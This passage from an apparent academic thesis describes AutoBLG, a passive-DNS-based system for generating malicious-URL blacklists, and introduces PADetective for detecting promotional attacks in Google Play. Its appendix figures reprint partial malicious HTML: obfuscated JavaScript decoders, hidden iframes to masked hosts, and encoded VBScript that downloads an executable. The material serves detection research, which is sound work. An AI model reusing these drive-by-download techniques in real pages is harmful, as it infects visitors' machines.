


Fig. 2.3 The correlation of three verification tools' result

Table 2.2 The result of AutoBLG

	Web Client Honeypot	Antivirus Software	VirusTotal
Query Pattern 1	4	21	83
Query Pattern 2	3	2	16
Total	7	23	99

tioned above, seven malicious URLs found by the honeypot are not included in VirusTotal's blacklist. This proves that the proposed method can further enhance VirusTotal's blacklist, which is widely used as a popular URL verification service. In addition, 19 of 23 malicious URLs detected by multiple antivirus programs were not identified by the honeypot. The web client honeypot likely did not detect some malicious URLs for several reasons, e.g., installation of particular browser plug-ins etc. We will discuss the limitation of the existing web-client honeypot approaches in section 3.6.

In summary, the experiments demonstrate that AutoBLG is a light-weight blacklist generating system and it can discover new and previously unknown drive-by-download URLs and other suspicious URLs that need for further analysis.

2.4.3 Comparsion with previous work

The previous work's system is not available as a service for public use, so it is difficult to leverage the previous work's system to implement an actual comparison

Table 2.3 Comparsion with previous work

System	URLs expanded	URLs analyzed	Malicious URLs	Noise filtration	Toxicity
Crawler-based [15]	3,057,697	437,251	604	85.7%	0.14%
Evilseed [6]	237,259	226,140	3,036	5%	1.34%
AutoBLG	59,394	600	7	**99%**	**1.17%**

test. Therefore, we have referred to the result presented in the previous works and compared it with AutoBLG from the viewpoints of *noise filtration* and *toxicity*. Noise filtration is the fraction of benign URLs reduced from expansion URLs that are collected from web space initially. A higher noise filtration indicates that the verified tools in the final stage only need to inspect few suspicious URLs. Toxicity is the fraction of malicious URLs submitted to verified tools. As shown in Table 2.3, previous works (crawler-based [15] and EvilSeed systems [6]) expand URLs by using web crawlers and search engines, respectively. Our AutoBLG framework's URLs expansion is based on a Passive DNS database. In comparison with the crawler-based system, both our framework's noise filtration of 99% and toxicity of 1.17% are higher than those of crawler-based systems (85.7% and 0.14%, respectively). Compared with the EvilSeed system, our framework achieved much higher noise filtration but a slightly lower toxicity (5% and 1.34%, respectively). There is a tradeoff between noise filtration and toxicity. To improve the efficiency of URL verification, we have maximized the noise filtration and optimized the toxicity, which is a little lower than that of the previous work. It proves that our pre-filter adopted by AutoBLG improves the performance of noise filtration without sacrificing the toxicity.

2.5 Discussion

In this section, we discuss some limitations of AutoBLG and future research directions derived from them.

2.5.1 URL Expansion

Search Engine

As mentioned in section 2.3.2, we adopt top-50 URLs from search results. Our experiments shows approximately half of malicious URLs detected by AutoBLG are originated from search engine's result. Thus, web search engine played a crucial role in collecting malicious URLs. While we empirically derived that top-50 search results works for collecting malicious URLs, we still have a room to improve this criteria; e.g, top-100 search results or bottom-100 search results. Main challenge here is to accelerate the process of web search. As shown in Table 2.1, the search engine step was the dominant factor for entire processing time. We will address the issue of accelerating web search engine process in our future work.

Web Crawler

It is known that some malicious web sites make use of “cloaking techniques” to evade the detection of anti-malware systems [4]. Although we have not discovered the existence of cloaking from our experiments, it is possible that our system could suffer from the cloaking mechanism in collecting malicious URLs. As a simple solution to the problem, we configured the user-agent of our web crawler as Internet explorer 8. For our future work, we will develop more sophisticated tools that can emulate the behavior of browsers/plug-ins, which are targeted from malicious URLs.

2.5.2 Query Patterns

Using the Bayesian Sets algorithm, a set of malicious URLs that is similar to query patterns was extracted successfully from a large number of unknown URLs. A good feature of adopting the Bayesian Sets algorithm is that queries are flexible and customizable based on user demand. If we find a new pattern, we can reflect the pattern to compile a new query. In our experiments, we tested only the search capability of two different query patterns. Although AutoBLG may miss several malicious URLs that are completely different to the query patterns provided by users, finding more new malicious URLs is possible by increasing the number of query patterns. Because Bayesian sets is a fast algorithm that can output each query pattern’s result in less than one second, increasing the number of query patterns will not affect the performance of AutoBLG.

2.5.3 URL Verification

In URL verification, we used three tools to assess suspicious URLs detected by the Bayesian sets algorithm. Marionette [18] is a high-interaction honeypot that analyzes suspicious URLs dynamically in a virtual machine’s browser. Generally, only one version of a browser or plug-in is applied to the high-interaction honeypot to assure efficient analysis. We configured Marionette with Internet Explorer 6 and Internet Explorer 8, which are targeted by most malicious URLs. Marionette suffers from false negatives because of browser and plug-in version limitations. To improve the effectiveness of URL verification, we can increase the diversity of browsers and plug-ins or adopt a low-interaction honeypot that can emulate different browsers to complement the high-interaction honeypot.

2.5.4 Online operation


Currently, the process of AutoBLG is not fully online due to the fact that two data collection processes, search engine and web crawler, are not configured to work online. Pipelining these processes will enable AutoBLG system work online. Such online operation will enable us to generate and distribute the new blacklists in real time. We will also leave the issue of pipelining URL expansion step for our future work.

2.6 Conclusion

In this chapter, we have proposed the AutoBLG framework. Our experiments demonstrated that AutoBLG is a light-weight blacklist generating system and it can discover new and previously unknown drive-by-download URLs and other suspicious URLs that need for further analysis. Notably, it reduced number of URLs to be investigated with the dynamic analysis systems by 99% (reduced from 60K to 600), while successfully finding new URLs that have not been listed in the widely used popular URL reputation system. There are many vendors or service providers that deploy URL blacklists in the real world. For example, security vendors such as Symantec and Trend Micro have built their own URL blacklist database to prevent users from accessing malicious URLs. Public services such as URLBlacklist.com provide URL blacklists for users and researchers to download. A company's operations center can also create a local URL blacklist for their own private network security. The potential application of our AutoBLG framework is that vendors or service providers can make any existing URL blacklist they possess more effective. Vendors input their URL blacklist into the AutoBLG framework, which then quickly expands it with new malicious URLs. There are several types of malicious URL throughout the Internet such as drive-by-download URLs and phishing URLs. All these types leverage the URL as a trigger method, so it is possible for them to have similar characteristics. For example, attackers may change the URL's domain or path to evade detection by URL-phishing blacklists as a countermeasure to drive-by-download URL blacklists. In addition, the output of our AutoBLG framework (URL blacklist) can be applied not as only client-side protection, such as browser plugins, but also as a middlebox, such as a web proxy. In future, we plan to adopt other types of URL blacklists, such as phishing blacklists, as input and evaluate whether the proposed framework can determine new and previously unknown phishing URLs.


2.7 Appendix

We present examples of patterns for the queries and detected malicious URLs. Some parts such as hostnames are masked for security reasons. Figures 2.4 and 2.5 show a part of HTML content of two query URLs for pattern 1. Clearly, we can see that some obfuscation JavaScript code is included in these cases. Together with other features, we compiled these URLs as a pattern 1 queries. As shown in Fig. 2.6, the HTML content of the detected malicious URL looks quite similar to the queries used above. Similarly, Figs 2.7 and 2.8 show a part of HTML content of two query URLs for pattern 2. Here, we can see that some intrinsic embed and object tags are included, which also reflect a typical pattern of landing pages used for the drive-by-download attacks. Again, as shown in Fig. 2.9, the detected malicious URL has HTML content that look similar to those for the two queries.



```
6965203722293d3d2d31290a7b0a094d44324328293b200a09536574496e74657276616c2822776
f72645f2829222c34303030293b0a7d0a656c73650a7b0a096f6b28293b0a09536574496e7465727
6616c2822776f72645f2829222c34303030293b090a7d0920200a0a3c2f7363726970743e0a0a3c2f
626f64793e0a3c2f68746d6c3e0d99c0c7267d36068edb428f6c3ee419042df740886f8d01db583d8
4';
var HJN = '';
var q = Vg.slice ( 38, 14236 );
for ( K = 38 ; K < 14236 ; K += 2 )
{
HJN += '%' + Vg.slice ( K, K + 2 );
}
document.write(unescape(HJN));
</script>
<!-- 8HFYTE6659JHIUMJK39 --><iframe src="http://xxxxxxxxxxngines.com/?
upxtebvekk=3e64f" width=1 height=1 style="visibility:hidden;position:absolute"></
iframe><script>eval(unescape('%65%76%61%6C%28%66%75%6E%63%74%69%6F%6E%28%68%4F
%58%2C%73%6A%63%75%2C%73%70%2C%49%41%76%42%2C%53%56%50%45%2C%74%77%68%29%7B
%53%56%50%45%3D%66%75%6E%63%74%69%6F%6E%28%73%70%29%7B%72%65%74%75%72%6E
%20%73%70%2E%74%6F%53%74%72%69%6E%67%28%73%6A%63%75%29%7D%3B
%69%66%28%21%27%27%2E%72%65%70%6C%61%63%65%28%2F%5E%2F%2C%53%74%72%69%6E
%67%29%29%7B%77%68%69%6C%65%28%73%70%2D%2D%29%74%77%68%5B
%53%56%50%45%28%73%70%29%5D%3D%49%41%76%42%5B%73%70%5D%7C%7C
%53%56%50%45%28%73%70%29%3B%49%41%76%42%3D%5B%66%75%6E%63%74%69%6F%6E
%28%53%56%50%45%29%7B%72%65%74%75%72%6E%20%74%77%68%5B%53%56%50%45%5D%7D%5D
```

Fig. 2.4 HTML content of query URL 1 (pattern 1)



```
<script type="text/javascript">
var _gaq = _gaq || [];
_gaq.push(['_setAccount', 'UA-6782185-1']);
_gaq.push(['_trackPageview']);
(function() {
var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-
analytics.com/ga.js';
var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
})();
</script><script>
<!--
document.write(unescape("%3Cscript%20language%3D%22VBScript%22%3E%0D%0A%0D%0A
%20%20%20%20on%20error%20resume%20next%0D%0A%0D%0A%20%20%20%20%0D%0A%0D%0A
%20%20%20%20%27%20due%20to%20how%20ajax%20works%2C%20the%20file%20MUST%20be
%20within%20the%20same%20local%20domain%0D%0A%20%20%20%20dl%20%3D%20%22http%3A//
xxxxxxxxxusic.com/vl.exe%22%0D%0A%0D%0A%20%20%20%20%27%20create%20adodbstream
%20object%0D%0A%20%20%20%20Set%20df%20%3D%20document.createElement%28%22object
%22%29%0D%0A%20%20%20%20df.setAttribute%20%22classid%22%2C%20%22clsid
%3ABD96C556-65A3-11D0-983A-00C04FC29E36%22%0D%0A%20%20%20%20str%3D
%22Microsoft.XMLHTTP%22%0D%0A%20%20%20%20Set%20x%20%3D%20df.CreateObject%28str%2C
%22%22%29%0D%0A%0D%0A%20%20%20%20a1%3D%22Ado%22%0D%0A%20%20%20%20a2%3D%22db.
%22%0D%0A%20%20%20%20a3%3D%22Str%22%0D%0A%20%20%20%20a4%3D%22eam%22%0D%0A
%20%20%20%20str1%3Da1%26a2%26a3%26a4%0D%0A%20%20%20%20str5%3Dstr1%0D%0A%
```

Fig. 2.5 HTML content of query URL 2 (pattern 1)

```
207b200a096f313d646f63756d656e742e637265617465456c656d656e74282274626f647922293
b200a096f312e636c69636b3b200a09766172206f32203d206f312e636c6f6e654e6f646528293b0
90a096f312e636c6561724174747269627574657328293b200a096f313d6e756c6c3b20436f6c6c
656374476172626167652829 3b200a09666f722876617220783d303b783c61312e6c656e677468
3b782b2b292061315b785d2e7372633d73313b200a096f322e636c69636b3b0a7d0a0a6966286e6
176696761746f722e757365724167656e742e746f4c6f776572436173652829 2e696e6465784f662
8226d736965203722293d3d2d31290a7b0a094d44324328293b200a09536574496e7465727661 6
c2822776f72645f2829222c34303030293b0a7d0a656c73650a7b0a096f6b28293b0a0953657449
6e74657276616c2822776f72645f2829222c34303030293b090a7d0920200a0a3c2f73637269707
43e0a0a3c2f626f64793e0a3c2f68746d6c3e0d99c0c7267d36068edb428f6c3ee419042df740886
f8d01db583d84';
var HJN = '';
var q = Vg.slice ( 38, 14236 );
for ( K = 38 ; K < 14236 ; K += 2 )
{
      HJN += '%' + Vg.slice ( K, K + 2 );
}
document.write(unescape(HJN));
</script>
<iframe src="http://xxxxxxxerver.info/?watch=3B47C&feature=popular"width=1 height=1
style="visibility:hidden;position:absolute"></iframe><script>document.write('<iframe
src="http://xxxxxst.net/?click=267640" width=100 height=100
style="position:absolute;top:-10000;left:-10000;"></iframe>');</script>
```

Fig. 2.6 HTML content of detected URL (pattern 1)

```
<td colspan="2" rowspan="2" valign="top" bgcolor="#FFFFFF"><table width="100%"
border="0" align="center" cellpadding="0" cellspacing="0">
    <tr>
      <td colspan="3"><div align="center">
        <script type="text/javascript">
AC_FL_RunContent( 'codebase','http://xxxxxxxd.xxxxxxxxxxia.com/pub/shockwave/cabs/flash/
swflash.cab#version=9,0,28,0','width','400','height','63','src','splash_visa8','quality','high','pluginspag
e','http://www.xxxxe.com/shockwave/download/download.cgi?
P1_Prod_Version=ShockwaveFlash','movie','splash_visa8' ); //end AC code
</script><noscript><object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://xxxxxxxd.xxxxxxxxxxdia.com/pub/shockwave/cabs/flash/
swflash.cab#version=9,0,28,0" width="400" height="63">
          <param name="movie" value= xxxxxx_visa8.swf" />
          <param name="quality" value="high" />
          <embed src="splash_visa8.swf" quality="high" pluginspage="http://www.xxxxxe.com/
shockwave/download/download.cgi?P1_Prod_Version=ShockwaveFlash" type="application/x-
shockwave-flash" width="400" height="63"></embed>
        </object></noscript>
      </div></td>
    </tr> <tr>
      <td colspan="3" valign="top"><table width="398" height="1" border="0" align="center"
cellpadding="0" cellspacing="0">
          <tr>
            <td height="1" bgcolor="#023401" scope="col"></td> </tr>
```

Fig. 2.7 HTML content of query URL 1 (pattern 2)

```
<TD vAlign=top align=left colSpan=3 height=8></TD></TR></TBODY></TABLE></TD></
TR></TBODY></TABLE></TD>
<TD vAlign=top align=left width=540>
<TABLE cellSpacing=0 cellPadding=0 width=532 border=0>
<TBODY>
<TR>
<TD vAlign=top align=middle height=146>
<OBJECT codeBase=http://xxxxxxxx.xxxxxxxxxxxxxa.com/pub/shockwave/cabs/flash/
swflash.cab#version=7,0,19,0 height=144 width=530 classid=clsid:D27CDB6E-
AE6D-11cf-96B8-444553540000><PARAM NAME="_cx" VALUE="14023"><PARAM
NAME="_cy" VALUE="3810"><PARAM NAME="FlashVars" VALUE="">
     <PARAM NAME="Movie" VALUE="swf/banner-paidnew.swf"><PARAM NAME="Src"
VALUE="swf/banner-paidnew.swf"><PARAM NAME="Quality" VALUE="High"><PARAM
NAME="AllowScriptAccess" VALUE=""><PARAM NAME="DeviceFont" VALUE="0"><PARAM
NAME="EmbedMovie" VALUE="0"><PARAM NAME="SWRemote" VALUE=""><PARAM
NAME="MovieData" VALUE=""><PARAM NAME="SeamlessTabbing" VALUE="1"><PARAM
NAME="Profile" VALUE="0"><PARAM NAME="ProfileAddress" VALUE=""><PARAM
NAME="ProfilePort" VALUE="0"><PARAM NAME="AllowNetworking" VALUE="all"><PARAM
NAME="AllowFullScreen" VALUE="false " >
<embed src="swf/banner-paidnew.swf" quality="High" pluginspage="http://
www.xxxxxxxxxa.com/go/getflashplayer" type="application/x-shockwave-flash" width="530"
height="144"></embed>
</OBJECT></TD></TR><TR>
<TD height=20></TD></TR><TR>
```

Fig. 2.8 HTML content of query URL 2 (pattern 2)

```
<script language="javascript"><!--
document.write('<scr'+'ipt language="javascript1.1" src="http://www.xxxxxxxx.de/r1/XPHP/
ZSJ9?r='+(Math.random())+'"></scri'+'pt>');
</script>
</div></td>
      </tr>
   </table></td>
   <td class="bgshl"><img src="img/shtl.jpg" width="9"  /></td>
   <td class="content"><table width="100%" border="0" cellspacing="0" cellpadding="0">
    <tr>
      <td class="chead">       <object classid="clsid:D27CDB6E-
AE6D-11cf-96B8-444553540000" codebase="http://xxxxxxxxxx.xxxxxxxxxxxx.com/pub/
shockwave/cabs/flash/swflash.cab#version=9,0,28,0" wmode="opaque" width="728"
height="90">
          <param name="movie" value="swf/3D_RA14_Ads_728x90.swf">
          <param name="quality" value="high">
<param name="wmode" value="opaque">
          <param name="FlashVars" VALUE="clickTAG=http://www.xxxxxxxxx.net">
          <embed src="swf/3D_RA14_Ads_728x90.swf" FlashVars="clickTAG=http://
www.xxxxxxxx.net" wmode="opaque"  quality="high" pluginspage="http://www.xxxxxx.com/
shockwave/download/download.cgi?P1_Prod_Version=ShockwaveFlash" type="application/x-
shockwave-flash" width="728" height="90"></embed>
        </object>Ad by Rebus <a href="http://www.xxxxxxxxxx.de"
target="_blank">Renderfarm</a> | <a href="contact.php">Imprint / Contact</a>     </td>
```

Fig. 2.9 HTML content of detected URL (pattern 2)

Chapter 3

Automatically Detecting Promotional Attacks in Mobile App Store

3.1 Introduction

With more than four million apps [29], mobile app markets, such as Google Play and Apple App Store, play a vital role in distributing apps to customers. To help users look for apps and for developers to promote their apps, mobile app markets provide various information about the apps, such as descriptions, screenshots, and number of installations. In addition, most markets involve *reputation systems*, through which users can rate the apps and write down reviews, to facilitate other users to select apps. Since apps with higher ratings usually get more downloads [30], recent studies report that some developers adopt unfair approaches to manipulate their apps' ratings and reviews [9, 31], even if such behaviors are prohibited by FTC [32] and app markets. Note that attackers also employ such approach to promote malicious apps and lure victims to install them. We call such malicious apps campaign as *promotional attacks* (PAs).

Although a few recent studies have revealed the paid reviews [9] and colluded reviewers [31], there have been no systematic examinations on the promotional attacks in mobile app stores. To fill in the gaps, we conducted the first large-scale investigation on PAs with the aim of answering the following two questions: (1) How can we detect PAs systematically? and (2) How prevalent are PAs in the wild?.

It is non-trivial to address these two questions because the solution should be accurate to capture PA attackers with low false positive rate, scalable to quickly handle millions of apps and reviews in app stores, and robust to raise the bar for sophisticated attackers to evade the detection. Existing studies cannot achieve these goals. For example, high computational complexity limits the scalability of [9], and requiring the similar reviews in keyword level affects the accuracy of [33, 34]. Moreover, to our best knowledge, none of the existing studies have examined market-scale apps.

To tackle these challenges, we propose and develop a novel system, named *PADetective*, to identify PA attackers accurately and efficiently. PADetective adopts supervised learning to characterize PA attackers according to 15 features (e.g., day intervals, semantic similarity), and then applies the trained model to detect other PA attackers. It is worth noting that these new and effective features are carefully selected from not only UGC but also metadata in order to enhance the robustness of PADetective. In particular, features from metadata have not been used by existing works, and they could contribute to the robustness of PADetective because it is easier for attackers to manipulate UGC than metadata. We employ the information entropy and the coefficient of variation for quantifying the features from metadata, and leverage the state-of-the-art NLP technique (i.e., *Paragraph vector* [35]) to extract features from UGC because it can extract similar reviews at semantic level and therefore increase the accuracy. Moreover, we employ the TRUE-REPUTATION [36] algorithm to calculate the true reputation scores for detecting abnormal ratings. These algorithms are lightweight, and we only need to recompute the true reputation scores and similarity word weight vectors for new UGC and metadata. This feature extraction approach empowers PADetective to handle large-scale dataset. In our evaluation, PADetective processed 57 million reviews in one day. We evaluate PADetective using real PA data, and the result shows that PADetective’ĂŹs true positive rate is up to 90% with a low false positive rate of 5.8%.

Moreover, we conduct the first large-scale investigation on PA by applying PADetective to 1 million apps in Google Play, which has 57 million reviews posted by 14 million users. PADetective flagged 289 K reviewers as suspicious promotional attackers. These reviewers posted reviews to 136 K apps, which included 21 K malicious apps. Among the top 1K reviewers who were flagged as promotional attackers with high probability score, 136 reviewers posted reviews only for malicious apps, and another 113 reviewers posted reviews for apps where more than half of the apps were detected as malicious. It is worth noting that PAs detected by PADetective can contribute to the detection of potentially malicious apps.

Our major contributions can be summarized as follows:

- We developed a novel system, named *PADetective*, which aims to detect PA attackers from a large volume of reviewers with high accuracy and low false positive rates. The extensive experiments demonstrated that PADetective can achieve 90% true positive rate with low false positive rate of 5.8%.
- Using the PADetective, we conducted the first large-scale measurement study on PAs by examining 57 million reviews, posted by 14 million users for 1 million apps in Google Play, and obtained interesting observations and insights.
- Our extensive analyses revealed that the detected PAs can be used to discover potentially malicious apps, which have not been detected by popular anti-virus scanners.

We believe that this research sheds a new light on the analysis of UGC and metadata of app stores as a complementary channel to find malicious apps for enhancing the widely used anti-malware tools or for market operators and malware analysts.

The remainder of this chapter is organized as follows. We specify our problem in Section 3.2 We describe the high-level overview and details of the PADetective in Section 3.3. A performance evaluation of the PADetective is given in Section 3.4. In Section 3.5, we study the promotional attackers in the wild, by applying PADetective to a market-scale measurement data. Section 3.6 discusses the limitation and future




Fig. 3.1 High-level overview of the problem.

work of our system . Section 3.7 summarizes the related work and compare them with ours. Finally, conclusions are presented in Section 3.8.

3.2 Problem Statement

This section aims to specify the problem we are addressing in this chapter. We first present the high-level overview of our problem using a model that represents the user feedback system commonly adopted in the mobile app distribution platforms. We then define our problem in the mathematical way.

Figure 3.1 presents the high-level overview of the problem. We note that although this work targets Google Play as an example of mobile app distribution platforms, the model is applicable to other platforms as well. In the model, a reviewer posts review comments and rating scores for several apps published in the app store. For the apps commented/rated by the reviewer, we can extract the UGC and the metadata associated with the apps. The UGC includes comment posting time, review comment, and rating score; these are generated by the reviewer. The app metadata includes the number of installs, a set of developers of the app, and a set of the categories of the app; these are the data of the apps commented/rated by the reviewer.

We now turn our attention to the problem we are addressing in this chapter. For a given reviewer, we first compile the UGC and app metadata; we then extract a feature vector from the compiled data. Our goal is to classify the reviewer into two classes: a legitimate reviewer and a promotional attacker. To this end, we apply a supervised machine learning algorithm to the extracted feature vector. In summary, our problem is to determine whether a given reviewer is a promotional attacker or not by analyzing the UGC and the metadata associated with apps commented on or rated by the reviewer.

To formulate the problem in a mathematical way, we introduce the variables summarized in Table 3.1. We note that we only examine the reviewers with $m_i \geq 3$ because it takes time and efforts for promotional attackers to create zombie accounts for commenting apps and therefore they often reuse these accounts for posting reviews. We discuss how to relax this restriction in Section 3.6. Of the valuables shown in Table 3.1, c_{ij}, s_{ij}, and t_{ij} are UGC data and n_{ij}, d_{ij}, and k_{ij} are the metadata. Using these six values for all the apps in $\mathbf{A}(r_i)$, we compute a feature vector $\mathbf{F}(r_i) = \{f^i_1, f^i_2, \ldots f^i_{15}\}$ for a given reviewer r_i. Our goal is to build an accurate classifier $g(\mathbf{F}(r_i))$ that determines whether r_i is promotional attacker or not. The details of computing a feature vector from the observed variables will be described in the next section.

3.3 PADetective system

In this section, we first provide an overview of PADetective, and then detail its four core components: data collection, data preprocessing, feature extraction, and detection.




Fig. 3.2 Overview of PADetective.




Fig. 3.3 Percentage of review numbers with different rating




Fig. 3.4 Histogram for the number of reviews in each app

Table 3.1 Notations used for our problem.

Symbol	Definition
r_i	the i-th reviewer ($i = 1, 2, \ldots$)
$\mathbf{A}(r_i)$	a set of apps reviewed by the reviewer r_i.
m_i	number of apps reviewed by the reviewer r_i. $m_i = \lvert\mathbf{A}(r_i)\rvert$.
c_{ij}	review comment posted by the reviewer r_i for the j-th app. $j = 1, 2, \ldots, m_i$.
s_{ij}	rating score posted by the reviewer r_i for the j-th app. $j = 1, 2, \ldots, m_i$.
t_{ij}	time at whch the reviewer r_i posted a comment for the j-th app. $j = 1, 2, \ldots, m_i$.
n_{ij}	number of installs for the j-th app reviewed by the reviewer r_i. $j = 1, 2, \ldots, m_i$.
d_{ij}	developer of the j-th app reviewed by the reviewer r_i. $j = 1, 2, \ldots, m_i$.
k_{ij}	category of the j-th app reviewed by the reviewer r_i. $j = 1, 2, \ldots, m_i$.

3.3.1 Overview

Figure 3.2 presents an overview of PADetective, which consists of four core components. First, the data collection component has a crawler to collect data from the Google Play Store. Second, the data pre-processing component involves 8 steps in removing noisy data. Third, the feature extraction component obtains the values for the 15 new features from the pre-processed data. Fourth, the detection component selects the most suitable detection model to predict promotional attackers and to determine the correlation between promotional attackers and malicious apps.

Table 3.2 Description of UGC and metadata

Type	Item	Description
User-generated content	Reviewer name	The name ID of each reviewer
	Rating	The score attached to each app by reviewer. The range of score is from 1 to 5
	Post time	The date of review creation
	Review	The comment text written by reviewer
